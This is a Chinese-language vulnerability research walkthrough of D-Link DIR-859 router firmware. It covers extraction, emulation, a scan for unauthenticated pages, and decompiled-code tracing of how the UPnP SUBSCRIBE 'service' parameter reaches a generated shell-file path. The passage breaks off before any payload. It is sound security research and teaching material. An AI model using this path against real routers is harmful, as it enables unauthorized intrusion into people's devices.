
基础信息:

固件下载地址:[router_Firmware_collection/DLINK/DIR-859/DIR859Ax_FW105b03.bin at master · nightRainy/router_Firmware_collection (github.com)]


```
binwalk -Me DIR859Ax_FW105b03.bin
```

binwalk解压后，并未加密，得到了完整的文件系统



```
sudo ./firmwalker-pro-max.sh '/home/iot/Desktop/D-link/DIR859Ax/squashfs-
root' > '/home/iot/Desktop/D-link/DIR859Ax/firmwalker-pro-max.txt'
```


用firmwalker-pro-max脚本跑一下，获取一些可疑或有用的信息



```
***Search for web servers***
##################################### search for web servers
##################################### httpd
/sbin/httpd


***Search for important binaries***
##################################### important binaries
##################################### busybox
/bin/busybox

##################################### telnetd
/usr/sbin/telnetd

##################################### openssl
/usr/sbin/openssl

##################################### upnp
/etc/scripts/upnp
/htdocs/upnp
```

以最典型busybox查看其为32bit的大端序，MIPS架构的固件


```
file busybox
```



```
iot@research:~/Desktop/D-link/DIR859Ax/squashfs-root/bin$ file busybox
busybox: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), statically
 linked, stripped
```

并且无保护

```
checksec --file=busybox
```




```
iot@research:~/Desktop/D-link/DIR859Ax/squashfs-root/bin$ checksec --file=busybox
[*] '/home/iot/Desktop/D-link/DIR859Ax/squashfs-root/bin/busybox'
    Arch:     mips-32-big
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
    RWX:      Has RWX segments
```

模拟固件:

用FirmAE模拟

```
sudo ./run.sh -d DIR859Ax '/home/iot/Desktop/D-
link/DIR859Ax/DIR859Ax_FW105b03.bin'
```


模拟成功



```
Starting emulation of firmware... 192.168.0.1 true true 30.777410593 85.162553763
[*] firmware - DIR859Ax_FW105b03
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
------------------------------
|       FirmAE Debugger      |
------------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
>
```

针对模拟好的服务，对其web目录进行未授权检查，发现诸多疑似未授权界面，点点查看一下

```
python3 unauth_bypass.py
```




```
iot@research:~/tools/IOTweb_bypass-main$ python3 unauth_bypass.py
/usr/lib/python3/dist-packages/requests/__init__.py:80: RequestsDependencyWarning: ur
  RequestsDependencyWarning)
 ___ ___ _____                  _       _
|_ _/ _ \_   _| __      _____| |__   | |__  _   _ _ __   __ _ ___ ___
 | | | | || |   \ \ /\ / / _ \ '_ \  | '_ \| | | | '_ \ / _` / __/ __|
 | | |_| || |    \ V  V /  __/ |_) | | |_) | |_| | |_) | (_| \__ \__ \
|___\___/ |_|     \_/\_/ \___|_.__/  |_.__/ \__, | .__/ \__,_|___/___/
                                            |___/|_|

Version:1.0
Author: GroundCTL2MajorTom@IOTSec-Zone




请输入要列出文件的目录: '/home/iot/Desktop/D-link/DIR859Ax/squashfs-root/htdocs/web'
请输入主机地址 (例如 http://example.com): 192.168.0.1
URL: http://192.168.0.1/js/CheckConnection, 疑似未授权访问页面!!
URL: http://192.168.0.1/hnap/AddPortMapping.xml, 疑似未授权访问页面!!
URL: http://192.168.0.1/js/localization/version, 疑似未授权访问页面!!
URL: http://192.168.0.1/js/localization/builddate, 疑似未授权访问页面!!
URL: http://192.168.0.1/vpnconfig.php, 疑似未授权访问页面!!
URL: http://192.168.0.1/webfa_authentication_logout.cgi, 疑似未授权访问页面!!
URL: http://192.168.0.1/version.txt, 疑似未授权访问页面!!
URL: http://192.168.0.1/version.php, 疑似未授权访问页面!!
URL: http://192.168.0.1/hedwig.cgi, 疑似未授权访问页面!!
URL: http://192.168.0.1/webaccess/logininfo.xml, 疑似未授权访问页面!!
URL: http://192.168.0.1/captcha.cgi, 疑似未授权访问页面!!
URL: http://192.168.0.1/pigwidgeon.cgi, 疑似未授权访问页面!!
URL: http://192.168.0.1/service.cgi, 疑似未授权访问页面!!
URL: http://192.168.0.1/getcfg.php, 疑似未授权访问页面!!
URL: http://192.168.0.1/webfa_authentication.cgi, 疑似未授权访问页面!!
URL: http://192.168.0.1/hnap/GetMultipleHNAPs.xml, 疑似未授权访问页面!!
```

查看了一下好像都需要session要不就是提示Authetication Fail!


分析固件:

首先在genacgi_main函数中，只要对比为SUBSCRIBE就会进入到sub_410020函数中
也就是说订阅事件



```
int genacgi_main()
{
  char *v0; // $s1
  char *v1; // $v0
  char *v2; // $v0
  char *v3; // $s0
  char *v4; // $s0

  v0 = getenv("REQUEST_METHOD");
  if ( !v0 )
    return -1;
  v1 = getenv("REQUEST_URI");
  v2 = strchr(v1, 63);
  v3 = v2;
  if ( !v2 || strncmp(v2, "?service=", 9u) )
    return -1;
  v4 = v3 + 9;
  if ( !strcasecmp(v0, "SUBSCRIBE") )
    return sub_410020(v4);
  if ( strcasecmp(v0, "UNSUBSCRIBE") )
    return -1;
  else
    return sub_41041C(v4);
}
```

进入到sub_410020发现，在sprintf后通过xmldbc_ephp执行了run.NOTIFY.php



```
  sprintf(
    v23,
    "%s\nMETHOD=SUBSCRIBE\nINF_UID=%s\nSERVICE=%s\nSID=%s\nTIMEOUT=%d\nSHELL_FILE=%s/%s.sh",
    "/htdocs/upnp/run.NOTIFY.php",
    v2,
    a1,
    v3,
    v20,
    "/var/run",
    a1);
  xmldbc_ephp(0, 0, v23);
```

sprintf

第一部分是 "/htdocs/upnp/run.NOTIFY.php"，表示一个脚本的路径。

METHOD=SUBSCRIBE 表示请求的方法。

INF_UID=%s 将被 v2 替代，通常是一个唯一标识符。


SERVICE=%s 将被 a1 替代，表示服务的名称或类型。

SID=%s 将被 v3 替代，表示会话 ID。

TIMEOUT=%d 将被 v20 替代，表示超时设置。


SHELL_FILE=%s/%s.sh 将被 "/var/run" 和 a1 替代，表示要执行的脚本路径。

向上追溯了a1是指url后面”?service=“的参数




```
v1 = getenv("REQUEST_URI");
v2 = strchr(v1, '?');
v3 = v2;
if ( !v2 || strncmp(v2, "?service=", 9u) )
  return -1;
v4 = v3 + 9;
if ( !strcasecmp(v0, "SUBSCRIBE") )
  return sub_410020(v4);
```

而通过v23把sprintf的内容传入到xmldbc_ephp函数后a3也就是我们要构造的报文，计算了长度又传入了sub_41420C函数中




```
int __fastcall xmldbc_ephp(int a1, int a2
{
  strlen(a3);
  return sub_41420C(a1, 10, a2, a3);
}
```

又在sub_413810中处理了a3




```
if ( v15 >= 0 )
{
  v14 = -1;
  if ( sub_413810(v13, v12, a3, a4) >= 0 )
  {
    v15 = a10;
    if ( !a10 )
      v15 = stdout;
```

而sub_413810中通过send函数发送了数据包给php执行




```
         unsigned __int16 a9)
{
  ssize_t v10; // $v0
  int v12; // $v1
  ssize_t v13; // $v0
  __int16 v15[2]; // [sp+18h] [-10h] BYREF
  int v16; // [sp+1Ch] [-Ch]

  v15[0] = a2;
  v16 = a3;
  v15[1] = a9;
  v10 = send(a1, v15, 0xCu, 0x4000);
  v12 = -1;
  if ( v10 > 0 )
  {
    v13 = send(a1, a4, a9, 0x4000);
    v12 = 0;
    if ( v13 <= 0 )
      return -1;
  }
  return v12;
}
```

分析至此我们知道，发送到的php文件就是/htdocs/upnp/run.NOTIFY.php
根据我们要构造的报文发现在run.NOTIFY.php传入SUBSCRIBE后又经过了GENA_subscribe_new函数处理了数据



